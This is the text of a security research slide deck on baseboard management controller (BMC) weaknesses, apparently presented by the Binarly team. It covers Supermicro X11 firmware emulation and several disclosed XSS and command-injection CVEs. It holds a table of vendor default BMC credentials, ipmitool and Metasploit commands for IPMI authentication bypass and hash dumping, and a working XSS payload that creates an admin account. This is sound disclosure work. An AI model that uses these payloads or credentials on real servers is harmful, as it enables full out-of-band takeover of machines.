

Old But Gold

The Underestimated Potency of Decades-Old Attacks on BMC Security

Anton Ivanov

Alex Ermolov

Alex Matrosov

Sam Thomas

Yegor Vasilenko

Fabio Pagani



2023

Binarly Research Team



Anton Ivanov
@ant_av7



Alex Matrosov
@matrosov



Yegor Vasilenko
@yeggovr



Alex Ermolov
@flothrone



Sam Thomas
@xorpse



Fabio Pagani
@pagabuc

What is BMC?


What is BMC?

- ◆ Baseboard management controller
- ◆ Specialized microcontroller on a server's motherboard
- ◆ Provides out-of band monitoring and management
- ◆ Allows to wake up the server or reinstall its main OS




BMC architecture

- ◆ SoC - have its own hardware and firmware
- ◆ Independent from the main OS – functional even if server is powered off
- ◆ Has interfaces to communicate with the main server CPU and sensors




Common BMC interfaces

- ◆ SMASH (TCP 22)
- ◆ Web (TCP 80, 443)
- ◆ IPMI (UDP 623)
- ◆ WSMAN (TCP 5985)
- ◆ IKVM (TCP 5900)



Examples of BMCs



Dell iDRAC



HPE iLO



Supermicro IPMI



ASRock Rack SMU



Fujitsu ServerView



Gigabyte SMC



Intel Integrated BMC
Web Console




Lenovo TMM



NVIDIA BMC



Firmware supply chain




Known Issues

Known issues

- ◆ Default/weak credentials

Product Name	Default Username	Default Password
HP Integrated Lights Out (iLO)	Administrator	<factory randomized 8-character string>
Dell Remote Access Card (iDRAC, DRAC)	root	calvin
IBM Integrated Management Module (IMM)	USERID	PASSW0RD (with a zero)
Fujitsu Integrated Remote Management Controller	admin	admin
Supermicro IPMI (2.0)	ADMIN	ADMIN
Oracle/Sun Integrated Lights Out Manager (ILOM)	root	changeme
ASUS iKVM BMC	admin	admin



Known issues

◆ IPMI 2.0 protocol flaws (2013)

- anonymous login

```
ipmitool -I lanplus -H 127.0.0.1 -p 2623 -U '' -P '' user list
```

- cipher0

```
ipmitool -I lanplus -C 0 -H 127.0.0.1 -p 2623 -U ADMIN -P random user list
```

- RAKP auth hash retrieval

```
msf> use auxiliary/scanner/ipmi/ipmi_dump hashes
```

Known issues

◆ IPMI 2.0 protocol

- anonymous ipmitool
- cipher0 ipmitool
- RAKP auth1 msf> use

```
alex@ubuntu:~/DC31/1-Timing oracle/demo$ ./rakp-emu.py
[*] Sending RSSP open session request with RAKP_HMAC_MD5
00000000: 06 00 FF 07 06 10 00 00 00 00 00 00 00 20 00 ..... .
00000010: 00 00 00 00 A4 A3 A2 A0 00 00 00 08 02 00 00 00 ..... .
00000020: 01 00 00 08 03 00 00 00 02 00 00 08 01 00 00 00 ..... .
[+] Got RSSP open session response
00000000: 06 00 FF 07 06 11 00 00 00 00 00 00 00 24 00 ..... $.
00000010: 00 00 04 00 A4 A3 A2 A0 47 DA F0 0D 00 00 00 08 ..... G..
00000020: 02 00 00 00 01 00 00 08 03 00 00 00 02 00 00 08 ..... .
00000030: 01 00 00 00 ..... .
[*] Sending a bunch of RAKP Message1's
[+] RAKP Message2 status is NO ERRORS (0x0)
00000000: 06 00 FF 07 06 13 00 00 00 00 00 00 00 38 00 ..... 8.
00000010: 00 00 00 00 A4 A3 A2 A0 11 F8 57 C4 85 4F 49 76 ..... W..0Iv
00000020: 0F 9B 07 95 3D 87 26 DD 80 F1 C9 E5 75 2A 00 10 ..... =.&....u*..
00000030: D8 03 5C FF 35 E1 7B C8 67 66 62 18 94 2A CE AD ..\5.{.gfb...*..
00000040: C0 9D A4 A3 A9 37 5C 5C .....7\\
[+] Valid username: meisadmin11
[+] Got HMAC-MD5 signature
00000000: 67 66 62 18 94 2A CE AD C0 9D A4 A3 A9 37 5C 5C gfb...*.....7\\
[*] MD5 MAC buffer
00000000: A4 A3 A2 A0 47 DA F0 0D 00 00 00 00 00 00 00 00 ..... G.....
00000010: 00 00 00 00 00 00 00 00 11 F8 57 C4 85 4F 49 76 ..... W..0Iv
00000020: 0F 9B 07 95 3D 87 26 DD 80 F1 C9 E5 75 2A 00 10 ..... =.&....u*..
00000030: D8 03 5C FF 35 E1 7B C8 14 0B 6D 65 69 73 61 64 ..\5.{...meisad
00000040: 6D 69 6E 31 31 .....min11
[*] Trying passwords from a wordlist...
[+] Password is nicealongpassword
```

list

random user list

Known issues

- ◆ Supermicro IPMI vulnerabilities (CVE-2013-3621, CVE-2013-3623)

```
memset(name_buffer, 0, sizeof(name_buffer));
memset(pwd_buffer, 0, sizeof(pwd_buffer));
if ( cgiGetVariable("name") )
{
    name = (const char *)cgiGetVariable("name");
    strcpy(name_buffer, name);
}
if ( cgiGetVariable("pwd") )
{
    pwd = (const char *)cgiGetVariable("pwd");
    strcpy(pwd_buffer, pwd);
}
```

```
act = (const char *)cgiGetVariable("ACT");
strcat(buffer, act);

{
    sess_sid = (const char *)cgiGetVariable("sess_sid");
    strcpy(buffer_1, sess_sid);
}
```

Known issues

- ◆ Intel AMT authentication bypass (CVE-2017-5689)



Reversing web-server

Let's now look closer at the actual code of NETSTACK_CODE_20431E74() subroutine:

```
...  
; NETSTACK_CODE:20431ED4  
    add    r13, sp, 0x7C  
    mov    r0, r17  
    mov    r1, r18  
    add    r2, r14, (aResponse_0 - aUsername) # "response"  
    add    r3, r13, 0x24 # R3 = SP + 0xA0 = 4*response  
    bl    NETSTACK_AuthGetValue  
    cmp    r0, 0  
    bne    error  
...  
; NETSTACK_CODE:20431FC8  
    ld    r1, [sp, 0x10Cuser_response]  
    mov    r0, r13 # computed_response  
    ld    r2, [sp, 0x4] # response.length  
    bl    RAPI_strcmp  
    cmp    r0, 0  
    bne    error  
    mov    r0, 0  
    add    sp, sp, 0x108  
    b    RAPI_20000DA4 # ret
```

The part where the call to strcmp()
occurs seems most interesting here:

```
/* NETSTACK_CODE:20431FC8 */  
if(strcmp(computed_response, response.value,  
         response.length))  
{  
    goto error;  
}  
return 0;
```

Given an empty string the strcmp()
evaluates to zero thus accepting and an
empty response as a valid one!

27

Mythbusters: CVE-2017-5689
How We Broke Intel Amt
- Alexander Ermolov, Dmitriy Evdokimov, Maksim Malyutin

Known issues

- ◆ OpenBMC IPMI RCE (CVE-2021-39296)

OpenBMC: remote code execution in netipmid

Critical sirdarckcat published GHSA-gg9x-v835-m48q on Sep 2, 2021

Package	Affected versions	Patched versions	Severity
OpenBMC (n/a)	2.9	series ending in ecc8efad10bc2101a434a0c1f bd253eeaa1a3a99	Critical
<hr/>			
Description			
Summary			
CVE-2021-39296 - Issue affecting netipmid (IPMI lan+) interface. An attacker might craft IPMI messages to gain root access to the BMC bypassing authentication. CVE-2021-39295 - A related vulnerability can also be used for denial of service.			
Severity			
CRITICAL - CVSSv3 10			
<hr/>			
 https://github.com/google/security-research/security/advisories/GHSA-gg9x-v835-m48q			

BMC Research

Difficulties with BMCs research

- ◆ A lot of different vendors/models/variations
- ◆ No uniform implementation standard
- ◆ Servers are quite expensive

Solution: emulation



Ways of emulation

- ◆ Single binary
 - qemu-arm-static -L . ./bin/curl
- ◆ Whole filesystem
 - sudo chroot . /bin/bash

Usually not enough to perform testing due to component dependencies

-> we need full system emulation

QEMU

- ◆ Support of Aspeed AST2400/AST2500/AST2600
 - 32-bit ARM
 - Possible to configure size of RAM, serial flash and SPI, configure network device, etc.
- ◆ Used by the most of the vendors



Supermicro X11 BMC emulation

- ◆ We can use **supermicrox11-bmc** machine with downloaded firmware image
- ◆ 128 MB RAM setting is from [specification](#)
- ◆ We forward port 443 (HTTPS) to the host network

```
qemu-system-arm -m 128 -M supermicrox11-bmc -nographic \
-drive file=./BMC_X11AST2400-3101MS_20230214_1.66_STDsp.bin,format=raw,if=mtd \
-net nic \
-net user,hostfwd=:2443-:443,hostname=qemu
```

QEMU emulation

Emulation problems

- ◆ QEMU can't provide two network interfaces that BMC OS expects
- ◆ Solution – setup network interface manually

```
ip link set eth0 addr 4A:0A:AB:7C:96:2F  
ifconfig eth0 10.0.2.15  
ifconfig eth0 netmask 255.255.255.0  
ifconfig eth0 broadcast 10.0.2.255  
ifconfig eth0 up  
ip route add 0.0.0.0/0.0.0.0 via 10.0.2.2
```

Emulation problems

- ◆ Network driver works differently in QEMU, which lead to system crashes

```
skb over panic: text:bf03e564 len:2043 put:2043 head:c4286000 data:c4286012 tail:0xc428680d end:0xc4286620 dev:eth0
Unable to handle kernel NULL pointer dereference at virtual address 00000000
pgd = c0004000
[00000000] *pgd=00000000
Internal error: Oops: 817 [#2]
Modules linked in: kcs_drv ast_mctp peci uart_drv wdt_drv ipmb ftgmac(P) gpiodrv i2c usb_hid video_drv(+) ikvm_vmass bonding
CPU: 0 Tainted: P D (2.6.28.9 #1)
pc : [<c01e3690>] lr : [<c003d8d8>] psr: 60000193
sp : c4a97d30 ip : c4a97c50 fp : c4a97d54
r10: c4006000 r9 : c4833240 r8 : 00000080
r7 : c4809000 r6 : c02c5b59 r5 : c4286000 r4 : c4286012
r3 : 00000000 r2 : c02f1028 r1 : 0000000f r0 : 00000077
Flags: nZCv IRQs off FIQs on Mode SVC_32 ISA ARM Segment kernel
Control: 00093177 Table: 41cb8000 DAC: 00000017
Process mtblockquote (pid: 296, stack limit = 0xc4a96268)
Stack: (0xc4a97d30 to 0xc4a98000)
7d20: c4286000 c4286012 c428680d c4286620
7d40: c4809000 c4a97d50 c4a97d74 c4a97d58 c01e391c c01e3640 00000008 c4006088
7d60: 00000000 bf03fa60 c4a97dbc c4a97d78 bf03e564 c01e38d4 00000440 fe660000
7d80: c0041a50 c4270000 c4006000 00000022 00000010 c41c2560 00000000 00000000
7da0: 00000002 01729800 00000000 c4a97e7c c4a97ddc c4a97dc0 c005c898 bf03e248
7dc0: c02f2bc8 00000002 00000000 c48602d0 c4a97df4 c4a97de0 c005dd74 c005c860
```

Emulation problems

linux / net / core / skbuff.c

Code Blame 6990 lines (5914 loc) · 174 KB

```
2416  /**
2417   *      skb_put - add data to a buffer
2418   *      @skb: buffer to use
2419   *      @len: amount of data to add
2420   *
2421   *      This function extends the used data area of the buffer. If this would
2422   *      exceed the total buffer size the kernel will panic. A pointer to the
2423   *      first byte of the extra data is returned.
2424   */
2425 void *skb_put(struct sk_buff *skb, unsigned int len)
2426 {
2427     void *tmp = skb_tail_pointer(skb);
2428     SKB_LINEAR_ASSERT(skb);
2429     skb->tail += len;
2430     skb->len += len;
2431     if (unlikely(skb->tail > skb->end))
2432         skb_over_panic(skb, len, __builtin_return_address(0));
2433     return tmp;
2434 }
```

MEMORY:C01E38F8 loc_C01E38F8
MEMORY:C01E38F8 LDR R12, [R0,#0x54]
MEMORY:C01E38FC LDR R3, [R0,#0x90]
MEMORY:C01E3900 ADD R5, R4, R1
MEMORY:C01E3904 ADD R12, R12, R1
MEMORY:C01E3908 CMP R5, R3
MEMORY:C01E390C STR R5, [R0,#0x8C]
MEMORY:C01E3910 STR R12, [R0,#0x54]
MEMORY:C01E3914 BLS loc_C01E391C
MEMORY:C01E3918 BL skb_over_panic
MEMORY:C01E391C ; -----
MEMORY:C01E391C
MEMORY:C01E391C loc_C01E391C
MEMORY:C01E391C MOV R0, R4
MEMORY:C01E3920 LDMFD SP, {R3-R6,R11,SP,PC}
MEMORY:C01E3920 ; End of function sub_C01E38C8

Emulation problems

- ◆ We decided to simply bypass it with gdb :)

```
target remote localhost:1234
```

```
break *0xc01e3918
```

```
commands
```

```
    silent
```

```
    set $pc=0xc01e391c
```

```
    continue
```

```
end
```

```
continue
```

```
MEMORY:C01E38F8 loc_C01E38F8
MEMORY:C01E38F8 LDR R12, [R0,#0x54]
MEMORY:C01E38FC LDR R3, [R0,#0x90]
MEMORY:C01E3900 ADD R5, R4, R1
MEMORY:C01E3904 ADD R12, R12, R1
MEMORY:C01E3908 CMP R5, R3
MEMORY:C01E390C STR R5, [R0,#0x8C]
MEMORY:C01E3910 STR R12, [R0,#0x54]
MEMORY:C01E3914 BLS loc_C01E391C
MEMORY:C01E3918 BL skb_over_panic
MEMORY:C01E391C ; -----
MEMORY:C01E391C
MEMORY:C01E391C loc_C01E391C
MEMORY:C01E391C MOV R0, R4
MEMORY:C01E3920 LDMFD SP, {R3-R6,R11,SP,PC}
MEMORY:C01E3920 ; End of function sub_C01E38C8
```

QEMU emulation (fixed)

Web server

- ◆ Supposed to be accessible only from a separate VLAN
- ◆ In reality – thousands of instances are exposed to the Internet
- ◆ **Great target for research!**

The screenshot shows the Shodan search interface with the following details:

- TOTAL RESULTS:** 70,008 (highlighted with a red box)
- TOP COUNTRIES:** United States (34,416), Germany (8,173), France (5,891), Russian Federation (4,013), Netherlands (3,054). A world map indicates the locations.
- TOP PORTS:** 443 (47,726), 80 (20,899), 8443 (327), 4443 (151), 8080 (88).
- Search Results:** Three results are displayed for IPMI devices in India, Switzerland, and the United States.

Location	SSL Certificate	HTTP Response Headers
India, Mumbai	self-signed	HTTP/1.1 200 OK Content-Length: 3282 Content-Type: text/html Date: Wed, 29 Nov 2023 17:19:50 GMT
Switzerland, Zürich	self-signed	HTTP/1.1 200 OK Strict-Transport-Security: max-age=31536000; includeSubdomains X-XSS-Protection: 1; mode=block X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Content-Length: 4078 Content-Type: text/html Date: Wed, 29 Nov 2023 17:18:24 GMT
United States, Chicago	SSL Certificate	HTTP/1.1 200 OK Content-Length: 3283 Content-Type: text/html


Vulnerability research

- ◆ We investigated Supermicro X11 version 1.66 BMC firmware
- ◆ As a result, we reported 7 vulnerabilities to vendor:

BRLY ID	Type	CVE ID	CVSS score	CWE
BRLY-2023-001	Command injection vulnerability in BMC server backend	CVE-2023-40289	9.1 Critical	CWE-78 Improper neutralization of special elements used in an OS command
BRLY-2023-007	Cross-site scripting vulnerability in BMC	CVE-2023-40284	9.6 Critical	CWE-79
BRLY-2023-008	vulnerability in BMC server frontend	CVE-2023-40287	9.6 Critical	Improper neutralization of input during web page generation
BRLY-2023-009		CVE-2023-40288	9.6 Critical	
BRLY-2023-010		CVE-2023-40290	8.3 High	
BRLY-2023-011		CVE-2023-40285	8.6 High	
BRLY-2023-012		CVE-2023-40286	8.6 High	

Web Server architecture

- ◆ lighttpd



Frontend

Frontend research

- ◆ CVE-2023-40284 (**Critical**)
- ◆ config_ip_ctrl_change

```
function PageInit()
{
    ...
    index_var = GetVars("index");
    ...
    ruleno_obj = document.getElementById("ruleno");
    ...
    ruleno_obj.innerHTML = index_var;
}

function GetVars (str)
{
    url = location.search;
    var parameterList = url.split ("&");
    for (var i = 0; i < parameterList.length; i++) {
        parameter = parameterList[i].split ("=");
        if (parameter[0] == str) {
            return (decodeURIComponent (parameter[1]));
        }
    }
}
```

- ◆ CVE-2023-40287 (**Critical**)
- ◆ modify_nm_policy

```
function PageInit()
{
    ...
    PolicyDomainOBJ = document.getElementById("PolicyDomain");
    ...
    PolicyDomainOBJ.innerHTML = GetVars("pdomain");
    ...

function GetVars (str)
{
    url = location.search;
    var parameterList = url.split ("&");
    for (var i = 0; i < parameterList.length; i++) {
        parameter = parameterList[i].split ("=");
        if (parameter[0] == str) {
            return (decodeURIComponent (parameter[1]));
        }
    }
}
```

Frontend research

- ◆ CVE-2023-40288 (**Critical**)
- ◆ config_ssl_fw_reset

```
function PageInit()
{
    ...
    var PortNum = getParameter("port");
    ...
    if ( PortNum != "null")
        NewURL = window.location.protocol + "//" + aHostName + ":" + PortNum + "/";
    else
        NewURL = window.location.protocol + "//" + aHostName + ":" + window.location.port + "/";

    NewString = lang.LANG_FW_RESET_DESC3.replace("NEWURL_PATTERN",NewURL);
    $('#reset_string').innerHTML = NewString;
    ...

    function getParameter(parameterName) {
        var strQuery = location.search.substring(1);
        var paramName = parameterName + "=";

        if (strQuery.length > 0)
        {
            begin = strQuery.indexOf(paramName);

            if (begin != -1)
            {
                begin += paramName.length;
                end = strQuery.indexOf("&" , begin);
                if ( end == -1 ) end = strQuery.length

                return unescape(strQuery.substring(begin, end));
            }
            return "null";
        }
    }
}
```

Frontend research

- ◆ CVE-2023-40290 (**High**)
- ◆ servh_storage_create/servh_storage_add (works for IE11 and Microsoft Edge in IE mode)

```
function PageInit() {  
    ...  
    var param1 = window.location.hash.split("#");  
    if (param1[1].length != 0) {  
        var param2 = param1[1].split(",");  
        if (param2[0].length != 0 && param2[1].length != 0) {  
            ctrl_idx = param2[0];  
            max_api_row_size = param2[1];  
            document.getElementById("devinfo").innerHTML =  
                "Device" + ctrl_idx + ": Unconfigured good drive";  
            GetPhysicalHDDInfo(ctrl_idx);  
        }  
    } else {  
        location.href = ".../cgi/url_redirect.cgi?url_name=servh_storage";  
    }  
}
```

Exploitation

- ◆ Create user with Admin privileges

```
<img src=1 onerror='
    var csrfRegex=/CSRF_TOKEN", "( [^"]*?)" /g;
    var csrfMatch=csrfRegex.exec(document.body.innerHTML);
    var csrf=csrfMatch[1];
    fetch("https://127.0.0.1:2443/cgi/op.cgi",
        {
            method:"POST",headers:{'Csrf_token':csrf},
            body:"op=config_user&username=BRLY&original_username=2&password=BRLYBRLY&new_privilege=4&_="
        }
    )
'>
```

Exploitation

- ◆ Create user with Admin privileges

```
<img src=1 onerror='
    var csrfRegex=/CSRF_TOKEN", "( [^"]*?)" /g;
    var csrfMatch=csrfRegex.exec(document.body.innerHTML);
    var csrf=csrfMatch[1];
    fetch("https://127.0.0.1:2443/cgi/op.cgi",
        {
            method:"POST",headers:{'Csrf_token':csrf},
            body:"op=config_user&username=BRLY&original_username=2&password=BRLYBRLY&new_privilege=4&_="
        }
    )
'>
```

Exploitation

- ◆ Create user with Admin privileges

```
<img src=1 onerror='
  var csrfRegex=/CSRF_TOKEN", "( [^"]*?)" /g;
  var csrfMatch=csrfRegex.exec(document.body.innerHTML);
  var csrf=csrfMatch[1];
  fetch("https://127.0.0.1:2443/cgi/op.cgi",
    {
      method:"POST",headers:{'Csrf_token':csrf},
      body:"op=config_user&username=BRLY&original_username=2&password=BRLYBRLY&new_privilege=4&_="}
    )
  '>
```

Frontend exploitation



Frontend persistence

- ◆ CVE-2023-40285 (**High**)
- ◆ Affects multiple pages

```
lang_setting = ReadCookie("language");
if (lang_setting == null) {
    CreateCookie("langSetFlag", "0");
    CreateCookie("language", "English");
    lang_setting = "English";
}
document.write(
    '<script type="text/javascript", src = "../js/lang/' +
    lang_setting +
    '/lang_str.js"></script>';
);
```

```
function ReadCookie(name) {
    let invalidStr = name.match(/([^\w\s]=\s)/g);
    if (!invalidStr) {
        var arg = name + "=";
        var alen = arg.length;
        var clen = document.cookie.length;
        var i = 0;

        while (i < clen) {
            var j = i + alen;

            if (document.cookie.substring(i, j) == arg) {
                return get_cookie_val(j);
            }

            i = document.cookie.indexOf(" ", i) + 1;

            if (i == 0) {
                break;
            }
        }
    }
    return null;
}
```

Frontend persistence

- ◆ CVE-2023-40286 (**High**)
- ◆ man_ikvm_html5_bootstrap
- ◆ man_ikvm_html5_bootstrap_vm

```
var sel = WebUtil.readSetting("lang", "en");
...
change_ui_lang(sel);
...

function change_ui_lang(v) {
    ...
    var lang = eval(v + "_lang");
    ...
}
```

```
WebUtil.readSetting = function (name, defaultValue) {
    "use strict";
    var value;
    if (window.chrome && window.chrome.storage) {
        value = WebUtil.settings[name];
    } else {
        value = localStorage.getItem(name);
    }
    if (typeof value === "undefined") {
        value = null;
    }
    if (value === null && typeof defaultValue !== undefined) {
        return defaultValue;
    } else {
        return value;
    }
};
```

Backend

Backend research

- ◆ libipmi.so → SMTPClientSend()

Parameters passed directly into the format string, which is executed after

```
if ( at_p_St_PS->smtpport )
    port = at_p_St_PS->smtpport;
else
    port = 25;
if ( at_p_St_PS->user || at_p_St_PS->pwd )
    _snprintf_chk(
        command,
        256,
        1,
        256,
        "ss --host=%s --port=%d --timeout=10 --auth=login --user=%s --passwordeval='echo %s' --from=%s %s <%s 2>&1",
        msmtcp_path,
        sntpaddr,
        port,
        &at_p_St_PS->user,
        &at_p_St_PS->pwd,
        sender,
        mail,
        msg_path);
else
    _snprintf_chk(
        command,
        256,
        1,
        256,
        "ss --host=%s --port=%d --timeout=10 --auth=off --from=%s %s <%s 2>&1",
        msmtcp_path,
        sntpaddr,
        port,
        sender,
        mail,
        msg_path);
settings = at_p_St_PS;
if ( at_p_St_PS->gmail == 1 )
{
    if ( strstr(sntpaddr, "gmail") || strstr(&settings->user, "gmail") )
        _snprintf_chk(cmd, 1024, 1, 1024, "%s %s", command, v28, v27);
    else
        _snprintf_chk(cmd, 1024, 1, 1024, "%s %s", command, v28);
}
else
{
    _snprintf_chk(cmd, 1024, 1, 1024, "%s ", command);
}
j_xstrcpy(command, cmd);
j_ipmi_log("email cmd=%s\n", command);
attempts = 0;
v24[0] = "could not";
v24[1] = "";
while ( j_do_popen(command, v24) < 0 )
{
    current_attempt = attempts++;
    j_console_log("msmtcp: cannot send email! retry %d\n", current_attempt);
    if ( attempts == 3 )
        return 0;
}
```

Backend research

```
